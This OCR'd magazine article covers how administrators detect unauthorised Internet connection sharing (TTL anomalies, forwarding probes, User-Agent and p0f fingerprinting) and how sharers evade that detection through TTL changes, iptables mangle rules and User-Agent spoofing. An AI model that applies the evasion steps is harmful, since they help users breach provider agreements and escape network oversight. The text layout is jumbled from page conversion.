The first, and probably most reasonable way for protecting oneself from illegal connection sharing is to divide the transmission bandwidth. This technique guarantees that the bandwidth of our network will not turn out to be too narrow due to a large number of unauthorised users and it is up to the customer what they will do with the purchased bandwidth.

If, however, limiting the bandwidth or the amount of data to be transferred, is not enough and we really don't want our connection to be shared by anyone, we can analyse the traffic within our network and try to find abusive situations. If the agreement signed by the user states that they are not allowed to share their connection, then, if the user does not comply with this agreement, the provider is allowed

What you will learn...

- how to hide illegal Internet connection sharing,
- how to detect unauthorised Internet bandwidth sharing.

What you should know...

- how to use the Linux operating system,
- the ISO/OSI network model,
- you should have at least basic knowledge about TCP/IP networks.

Connection Sharing

Many people, especially those who don't have much to do with Linux, will attempt to share connections using a very simple method based on the Windows operating system, *Internet Connection Sharing* (*ICS*). With this function, it is possible to have several computers on home or business networks using only one Internet connection.

ICS is a built-in Windows function, although it can only be enabled on computers running Windows XP, Windows 98 SE, Windows Millennium Edition (ME) or Windows 2000. In reality, the ICS function is a set of certain components which, unlike Linux, are not directly available to the user and have very limited configuration options. Some of the most important components are:

- a program which assigns DHCP addresses – a greatly simplified DHCP service, which assigns an IP address, a default gateway and the server name in a local network,
- a DNS proxy server which is supposed to translate domain names into IP addresses in the name of local network clients,
- a network address translator which translates private addresses to a public address (or addresses).

In Linux systems, the network address translation (NAT) mechanism or a proxy server are used. NAT and proxy technologies are used in firewall systems and their main task is to hide and protect local networks from public ones.

to disconnect them from the network. But only if the provider is successful in finding the illegal connection sharing node. As often happens in practice, such actions can frequently turn into playing cops and robbers where the latter generally have the upper hand when it comes to being inventive.

TTL values in IP packet headers

The IP datagram header contains a TTL (*Time To Live*) field which is defined to be a timer limiting the lifetime of a datagram. It is an 8-bit field and the units are seconds. Each router (or other module) that handles a packet must decrement the TTL by at least one, even if the elapsed time was much less than a second. Since this is very often the case, the TTL is effectively a hop-count limit on how far a datagram can propagate through the Internet (see Figure 1). Since routers generally keep datagrams for a time shorter than one second, the TTL field is generally decreased by one. When the value goes down to zero, the datagram is removed from the network and the sender receives an ICMP error message.

This action is supposed to prevent packets which have been stuck in a routing loop (this is a situation in which one router sends the packet to a second router, and the second router sends it back to the first one) from circling around within the network forever. If, for whatever reason, an IP packet is unable to reach its destination, it will be removed from the network as soon as its TTL value goes down to zero. Different operating systems use different starting TTL values – Table 1 shows the initial values in the TTL field for the most popular operating systems:




Figure 1. *TTL (time to live) in an IP header*

Figure 2 contains a schematic of a typical LAN with an illegally shared connection. If the computer, which is sharing the connection, works as a router and sends packets between its network interfaces (and, additionally, has the NAT service running, which is necessary for access to a public network), then the TTL field in each packet sent by computers A, B or C will be decreased by one. This way, the actual LAN (10.10.11.0) will contain

Table 1. *TTL values characteristic for different operating systems*

Operating System Version	TCP TTL	UDP TTL
AIX	60	30
FreeBSD 2.1R	64	65
HP/UX 9.0x	30	30
HP/UX 10.01	64	64
Irix 5.3	60	60
Irix 6.x	60	60
Linux	64	64
MacOs/MacTCP 2.0.x	60	60
OS/2 TCP/IP 3.0	64	64
OSF/1 V3.2A	60	30
Solaris 2.x	255	255
SunOS 4.1.3/4.1.4	60	60
MS Windows 95	32	32
MS Windows 98	128	128
MS Windows NT 3.51	32	32
MS Windows NT 4.0	128	128
MS Windows 2000	128	128
MS Windows XP	128	128




Figure 2. *A sample LAN with illegal connection sharing*

packets which will have a TTL value smaller by one than the typical value for the given system.

In order to detect such packets, the administrator can start a packet analyser (sniffer) on the Internet gateway and check whether the network is not receiving packets that have strange and incoherent TTL values from one particular node (in our case 10.10.11.95). If we assume that computer A has a Windows 2000 operating system (initial TTL of 128) and computer B runs Linux (initial TTL of 64), then the *tcpdump* sniffer, running on the Internet gateway, can catch and expose some sample packets.

This is shown in Figure 3 – one can see that the network contains packets coming from the IP address 10.10.11.95 which have non-standard TTL values (127 and 63). Another strange thing is that one computer is generating packets with different TTL values. This can lead us to the conclusion that the computer with the address 10.10.11.95 is sharing its connection between two users having a Windows and a Linux system respectively.

Default TTL values in Windows and Linux

The analytical method based on checking TTL values might prove to be ineffective: this is due to the fact that in Windows and Linux operating systems one can change the default packet time-to-live values. If users of the shared connection increase the TTL value in their systems by one, then, after going through the gateway, their IP packets will no longer be suspicious.

The only thing that can still point us to illegal connection sharing are different TTL values in packets having the same IP source address. However, this situation doesn't always occur – users of the illegal LAN network might be using the same version of a given operating system; for instance, Windows 2000 or Linux. Even if the network is diversified and many different operating systems are present, the users can set the same TTL value on all computers, regardless of the system type (see Frame *Changing Default TTL Values*).

In the event that the connection is shared by a Windows system with the ICS function enabled, then the only way to hide the network from an administrator is to make all TTL values equal. If, however, the Internet gateway is a Linux system with a configured NAT service, the situation is much simpler. It's enough – after applying the *patch-o-matic* patch to the *iptables* packet filter – to configure

Figure 3. *TTL values after passing though an illegal router*

Changing Default TTL Values

Linux

Changing the TTL value for a local machine running Linux is as easy as issuing the following command in a system console:

```
# echo "X" > /proc/sys/net/ipv4/ip_default_ttl
```

where X is the new, changed TTL value. By default it has a value of 64 – If Linux is required to emulate a Windows system, all we have to do is set X to be 128 (or, even better, 129 if we are using a shared connection and don't want to rouse the administrator's suspicions).

Windows 2000/XP

By default, packets sent from Windows 2000/XP operating systems have a TTL value of 128. The quickest way to check the standard TTL value in a system is to use the *ping* command. It's enough to send *ICMP echo request* packets to the loopback interface and see what TTL values are set in the *ICMP echo reply.*

```
ping 127.0.0.1
```

The TTL can be changed in the system's registry. The value is kept in the `DefaultTTL` field contained in the key `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters\DefaultTTL`. If this key does not by default contain the `DefaultTTL` value, we should create it using the `DWORD` type.

Windows 95/98/Me

In Windows 95/98/ME the TTL value is stored in the registry key: `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\VxD\MSTCP\DefaultTTL`. If this key does not by default contain the `DefaultTTL` value, we should create it using the `STRING` type.

the system so that every outgoing packet will have one precisely set TTL value. In this situation, the person who is responsible for sharing the connection doesn't care about the operating systems used in the illegal spiderweb because all packets, after having gone through NAT, will have the same TTL value in the IP header.

Equal TTL values in outgoing packets

If the gateway computer operates based on a Linux system with a configured NAT service, all illegal packets can be set to have equal TTL values by using an *iptables* patch written by Harald Welte, which adds a new target in the filtering rules. This target enables users to set TTL values for IP packets, as well as decrease or increase them by a given amount. The patch is available from *http://www.netfilter.org/*.

In order to apply the patch we need sources for the kernel and *iptables*. After having successfully patched the sources, we must compile and install the new kernel and *iptables*. During kernel configuration we can now set new options made available in the *Networking Options -> Netfilter Configuration* section. The following options are available when referring to TTL:

- `--ttl-set value` – sets the TTL value to `value`,
- `--ttl-dec value` – decreases the TTL value by `value`,
- `--ttl-inc value` – increases the TTL value by `value`.

Setting the TTL value in all packets going through the gateway computer to 128 is done by adding the following filtering rule to the *iptables* `mangle` chain:

```
# iptables -t mangle \
  -A FORWARD -j TTL \
  --ttl-set 128
```

After entering this command, the chain's contents should be such as those presented in Listing 1.

Another way is to set the proper TTL value before the routing process on the gateway computer, such as:

```
# iptables -t mangle \
  -A PREROUTING -i eth0 \
  -j TTL --ttl-set 129
```

More than zero

An administrator can use the TTL value to make it difficult for fraudulent people to share connections. If a machine connected directly to the Internet connection is running Linux, the administrator can set the TTL value in all packets going to the local network to one. If this is done, every router that might be present in the local network will decrease the TTL value to zero and will therefore be forced to dispose of the packet, which in turn means that no information will be sent further and the illegal network will stop working (however, if the packet gets to a legal end station the TTL value of 1 poses no problems and it will be received as it should). It has to be noted that this solution is effective if the computer used for making the illegal connection available is working as a router and uses network address translation (NAT).

The method described above can easily be neutralised by the administrator of an illegal spiderweb

Listing 1. *Mangle chain contents after adding a filtering rule*

```
# iptables -t mangle --list
Chain FORWARD (policy ACCEPT)
target prot opt source   destination
TTL    all  --  anywhere anywhere TTL set to 128
```

by increasing the TTL value in each received packet before the routing process. In *Linux,* it is enough to use the previously described new *iptables* goal (named TTL) and incorporate the following rule into *iptables*:

```
# iptables -t mangle \
  -A PREROUTING -i wlan0 \
  -j TTL --ttl-set 2
```

Therefore, each IP packet received by the `wlan0` interface (see Figure 2) – even though having a TTL value equal to 1 – will have its TTL value set to 2. The modified packet will then be subjected to the routing process, its TTL value will be decreased by one and, with no further problems, the packet will reach the end user of the illegal LAN. Of course, if that user also decided to share their connection, the TTL value should be further increased.

Proxy going once

Methods based on manipulating TTL values serve their purpose as long as we deal with network devices operating in the third network layer of the ISO/OSI network model. However, as soon as the spiderweb administrator decides to share their connection using devices working in the fourth or higher layer (for instance a gateway, which in our case would be a proxy network mediator), which creates an entire IP packet from scratch, the methods presented until now will serve no purpose at all.

In extreme cases, one can imagine that the spiderweb uses only the IPX protocol and has an IPX/IP gateway at the front-end, which establishes connections in clients and retransmits external replies to the network (spiderweb) packed into IPX packets. Only at the end stations are they retrieved by an appropriate socket, which transmits them to the corresponding network application in a form that is understandable only by protocols belonging to the TCP/IP protocol stack. From the IP transmission point of view, the last node to which the IP packet is sent is the gateway (the machine that the inner network uses to communicate with the outside world).

Deaf telephone

Another relevant method for detecting illegal connection sharing is based on checking whether a suspicious computer has IP forwarding enabled. If so, we can assume that we're dealing with a dishonest user. It has to be pointed out that this is no proof of such activity. Every local network user can have two configured network cards in their computer with packet forwarding configured between them. However, such actions can be the basis for taking a closer look at this particular node.

Let's consider the situation from Figure 2 in which the administrator has a Linux machine available. The only thing that we have to do is to add a false entry into our routing table, which says that an IP packet sent to a given node is supposed to be transmitted to the suspicious IP address:

```
# route add -net 20.20.20.0/24 \
  gw 10.10.11.95 eth0
```

Any packets now sent to, for instance, the 20.20.20.20 address will be delivered to a computer having the address 10.10.11.95 (see Figure 2). If this computer has packet forwarding enabled, it will receive the packet and deliver it to a process responsible for determining its further route. Since it is quite unlikely that the routing table will contain an entry regarding the 20.20.20.0/24 network, the system will decide to send the packet to its default gateway. But it just so happens that the default gateway for such

Proxy Server

Proxy servers act as mediators between the Internet and systems inside a LAN, which don't have direct Internet access. Proxy servers have several benefits – saving address space, enabling intelligent filtering and user level authentication and, last but not least, improving security (the proxy server becomes the only machine with direct Internet access).

Users using the Internet through a proxy have the impression that they are connected to the outside network, although in reality they are connected only to one machine. After a request has been made by the client, the proxy server checks if it can be fulfilled. If so – it establishes a connection to the target server as if it was the client and, from then on, mediates any communication between them.

Generally speaking, such servers can be divided into two kinds: working on application level and border ones. Application proxies are those which are supposed to mediate communication between one (or more) applications and an outside network. Border proxies don't deal with a specific type of task – they receive and resend data without distinguishing between specific network protocols.

There is also another division among proxy servers: universal ones (using several protocols) and specialised (dealing with only one specific kind of network traffic). In practice, however, specialised servers are application servers (for instance, mediating only HTTP traffic) and universal servers – border ones.

There also exist a special type of proxy server which enables us to cache network traffic – this can significantly improve network performance if we have a low bandwidth connection. In addition, it also enables detailed event registration (logging) and advanced access control. Such proxies are said to be intelligent.

The most popular border proxies for Windows are *WinProxy* (*http://www.winproxy.com/*), *WinGate* (*http://www.wingate.com/*) and *WinRoute* (*http://www.kerio.com/*). Linux users can use proxy servers such as *Proxy* (*http://proxy.sourceforge.net/*), *Zaval Proxy Suite* (*http://www.zaval.org/products/proxy/*) or *SuSE Proxy Suite* (*http://proxy-suite.suse.de/*).




Figure 4. *The User-Agent field in an HTTP header*

a computer is a router connected directly to the Internet (in our case it's the router having the address 10.10.11.1). The network will now contain two *ICMP echo request* packets: one sent by the administrator to the suspicious computer and the other sent by the illegal router.

The entire experiment comes down to running the *tcpdump* sniffer on a console at the administrator's computer (or, even better, on the Internet gateway):

```
# tcpdump -n -i eth0
```

and issuing the `ping` command from another console:

```
# ping 20.20.20.20
```

If the computer working under that IP address works as a router, we should see two *ICMP echo request* packages:

```
00:59:47:270862 10.10.11.2 ↩
  > 20.20.20.20: icmp: echo request
00:59:47:271276 10.10.11.2 ↩
  > 20.20.20.20: icmp: echo request
```

One can also try to find out what subnet is being used in the illegal LAN. This requires a special script to be written, since checking manually is rather unlikely to succeed. For this purpose we should use the mechanism described above, albeit with a more likely subnet address, such as:

```
# route add -net 192.168.1.0/24 \
  gw 10.10.11.95 eth0
```

If we didn't get the correct subnet, the result will be as before. However, if we succeed in guessing the correct subnet, the packet will be sent to the supplied IP address. If a computer having that address is available on the illegal network, it will send a reply in the form of a *ICMP echo reply* packet. Otherwise we will receive an error message saying that the host is not available (`icmp host unreachable`). This mechanism will work as long as the spiderweb administrator does not run a statefull (dynamic) packet filter on their illegal router in order to filter attempts to connect to the spiderweb from the outside.

Identifying web browsers

Each web-browser started within the network sends, by default, its HTTP header to a WWW server as it attempts to request a web page. This header includes a `User-Agent` field, which contains information about the browser type and the type and version of the operating system on which the browser runs (Figure 4). One can use this fact for detecting illegal connection sharing, especially if the illegal user has




Figure 5. *Suspicious HTTP packets*




Figure 6. *Changing the browser identification in Mozilla*




Figure 7. *Changing the browser identification in Internet Explorer*

different browser types and versions, which run on different operating systems.

The test to detect the shared connection is carried out by using intercepted packet analysis. Among the packets captured by our sniffer, we should look for those which have been sent from one source address (illegal gateway). If, in such packets, the `User-Agent` field contains information about different browsers and operating systems, the situation becomes suspicious.

Even more suspicious is a situation in which the `User-Agent` field tells us about different operating system versions, but the same browser version and type. Running two operating systems using the same IP address at exactly the same time is quite impossible (if we exclude situations in which special programs are used for starting virtual machines such as *VMware* or *Microsoft Virtual PC*) whereas using two different browsers in one system is completely normal. Figure 5 shows packets which should focus the administrator's attention.

Figure 5 details two requests for the *http://www.onet.pl* website sent from one IP address 10.10.11.95 which claims to have been sent from two different browsers (MSIE 6.0 and *Mozilla Firefox*) running on two different operating systems (Windows 2000 identified as Windows NT5.0 and Linux). The question remains: what to do if a user has two operating systems installed and uses them interchangeably.

Proxy going twice

The described method seems to be effective but it can also be fooled if the `User-Agent` field is changed or modified in such a way that it points to a completely different browser and operating system type. This can be done for any browser within an illegal LAN by setting the same identification in all browsers or by using a WWW proxy server on the illegal gateway and forcing users to use it. Proper proxy server configuration will mean that a request generated by the proxy server will always have the same information in the `User-Agent` field, regardless of the browsers and operating system used by individual users.

Changing the User-Agent value

For the *Mozilla* web browser (for Windows) there exists a *User Agent Switcher* extension which provides the program with an additional menu used for changing the browser's identification. The extension provides functionality similar to the *Browser Identification* function available in *Opera*. It makes it possible to configure a list of agents displayed in the menu which can be chosen depending on user requirements (Figure 6).




Figure 8. *IE browser identification after the changes*




Figure 9. *Defining the IP address and port on which the proxy server will be available*

Other Methods for Detecting Spiderwebs

Instant Messengers

By analysing packets transmitted by instant messengers, we can note that they contain a user identifier (generally a number, see the article *Instant Paranoia* by Konstantin Klyagin, available for download on our site). Because the chances of there being a user with several IM accounts on only one computer, using them all at the same time, are rather small, catching packets which contain different user IDs and coming from one IP address can insinuate that we are dealing with an illegal network.

Tracing mail

Due to the fact that most users don't use encrypted connections with mail servers, we can determine whether we are dealing with a spiderweb based on the analysis of some email headers obtained through sniffing. It is rare that a user should use two mail programs at the same time and the programs tend to introduce themselves in `User-Agent` and `X-Mailer` headers.

Checking the uptime

TCP packets can contain additional (optional) information – the *timestamp*. Different operating systems increase this value in different time intervals. This value (provided by every different operating system we're dealing with) multiplied by the counter frequency gives us the machine's *uptime,* which is the time that has elapsed since the computer was started.

If, using *tcpdump* for instance, we can detect IP packets having significantly different *timestamp* values coming from one IP address, we can be almost certain that we're dealing with different machines – most likely implying a spiderweb:

```
# tcpdump -n | grep timestamp
```

Here is a sample result fragment:

```
<nop,nop,timestamp 3320208223 97006325>
```

The two values after the word *timestamp* are the *timestamp* of the source host and the last *timestamp* value obtained from the target host. This method has only limited applications because we assume that the spiderweb computers will send packets containing the *timestamp* field which is not always the case.

For the *Internet Explorer* browser one has to modify the `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0` registry branch. Within it, one has to create a `User Agent` key (if it is not already present). The default value should be replaced with the entry *Mozilla/4.0*. The remaining parameters can be modified by adding new strings to the `User Agent` key such as `Compatible`, `Version` or `Platform` having their own values. Furthermore, one can add new values in the `Post Platform` key as additional information for the `User-Agent` field. They should be added as string names with no values, such as *additional information* = *""*. Sample registry changes are shown in Figure 7.

We can check how our browser identifies itself by going to *http://hitgate.gemius.pl:9170/ua.html*. The same URL can also be used to check the `User-Agent` field after doing any registry changes. For instance, changing the first four values in the `User-Agent` field will cause our browser to be recognised as *Netscape* 6.0 running on Linux (Figure 8).




Figure 10. *Passive detection results*

Using a proxy server to make the User-Agent field uniform

A simpler way of hiding information about the browser is to use a Linux based WWW proxy server such as *privoxy*. One should install it on the illegal gateway and instruct the users to configure their browsers so that they use the proxy server. The program can be obtained from *http://www.privoxy.org*.

Once the program is installed, two changes have to be made to the files *config* and *default.action*. In the first file, we should define on which interface the program is to listen for connections coming from users. We must also define the IP address and port for the internal interface (the one connected to the illegal LAN – Figure 9).

In the *default.action* file we must define the contents of the `User-Agent` field for all outgoing WWW connections. For this reason we must change the line:

```
-hide-user-agent \
```

to, for instance, the following one:

```
+hide-user-agent{Mozilla/4.0 ↩
  (compatible; MSIE 6.0; ↩
```

```
Windows NT 5.0; ←\
.NET CLR 1.1.4322)} \
```

Passive operating system detection

Yet another way to detect illegal network branching is to detect several different operating system versions using one IP address at the same time. Passive identification is a method which does not involve sending any kind of test packets to the target machine (see the article *OS Fingerprinting – How to Remain Unidentified* in this issue).

The method consists of analysing the computers' TCP/IP stack based on packets it generates, which are obtained by sniffing. The term analysing the stack implies determining the operating system type and version based on differences in TCP/IP stack implementation used by different systems. Despite very strict rules defining the construction of TCP/IP stacks, which are defined in RFC documents, certain differences can be found in specific implementations of different operating systems. This mainly applies to characteristic field values set in TCP and IP headers. Programs used for passive TCP/IP stack analysis analyse (among others) the following fields in the IP header:

- The IP packet's time to live (TTL),
- ID field (identification),
- TOS bit settings (*Type Of Service*),
- D*on't fragment* bit settings

The following fields are checked in a TCP header:

- Window size,
- Maximum Segment Size,
- Selective Acknowledgment,
- No Operation.

One of the tools used for passive fingerprinting is the *p0f* program. It can be downloaded from *http://lcamtuf.coredump.cx/p0f.shtml*. In Windows the program requires the *Winpcap* library to be installed.

The program can identify operating systems running on given hosts based on IP packets having the following flags set:

- SYN,
- SYN and ACK,
- RST.

With the `-f` option one points to a file which contains signatures for different operating systems which *p0f* compares to data previously retrieved from a captured packet. For each method, there is a separate file:

- *p0f.fp*,
- *p0fa.fp*,
- *p0fr.fp*.

For instance, the signature for Windows 2000 with service pack 4 or XP with service pack 1 is as follows: `65535:128:1:48:M*,N,N,S:.:Windows: 2000 SP4, XP SP1`. The subsequent fields in that syntax mean the following:

- `65535` – TCP window size,
- `128` – the packet's time to live (TTL),
- `1` – *Don't fragment* bit is set,
- `48` – Packet size,
- `M` – Maximum Segment Size (MSS),
- `N` – *No Operation* (NOP),
- `N` – *No Operation* (NOP),
- `S` – Selective acknowledgement (ACK) is disabled.

The `-p` option is used for setting the network interface into promiscuous mode; this means that it will receive all packets and not only those addressed to the computer on which *p0f* is running. With the `-i` option we can tell the program on which interface it is supposed to listen. In Figure 10 it can be seen that *p0f* has identified two operating systems, which have been using the same IP address at the same time. Such results can imply that someone in our network makes their connection available to other users. In the latest version of *p0f,* the author has added a new option, `-M`, which determines (based on packet anomalies) the probability percentage of a masquerade being active under a given IP address.

Of course (proxy going thrice...), all this makes sense if the spiderweb administrator has not installed a border proxy between the outer network and the illegal LAN. If they did, then the fingerprinting will only detect the operating system of the proxy server.

Never ending work

There exist several other methods for detecting illegal connection sharing and a number of ways to make the life of spiderweb administrators difficult (see Frame *Other Methods for Detecting Spiderwebs*). However, they all have one thing in common – with a little bit of invention all of them can be defeated. It seems, though, that it would be best if Internet service providers follow their bandwidth management policies and leave any Big Brother games to non-ambitious TV shows. ■

On the Net

- *http://support.microsoft.com/default.aspx?scid=kb;en-us;158474* – network parameter location within the Windows registry,
- *http://www.netfilter.org/patch-o-matic/index.html* – instructions for patching *iptables*,
- *http://winpcap.polito.it/install/default.htm* – the *Winpcap* library,
- *http://lcamtuf.coredump.cx/p0f.shtml* – the *p0f* homepage,
- *http://netfilter.org* – the *Netfilter* project,
- *http://www.0xdecafbad.com/TCP-Timestamping-Obtaining-System-Uptime-Remotely.html* – information about remotely obtaining a system's *uptime*.

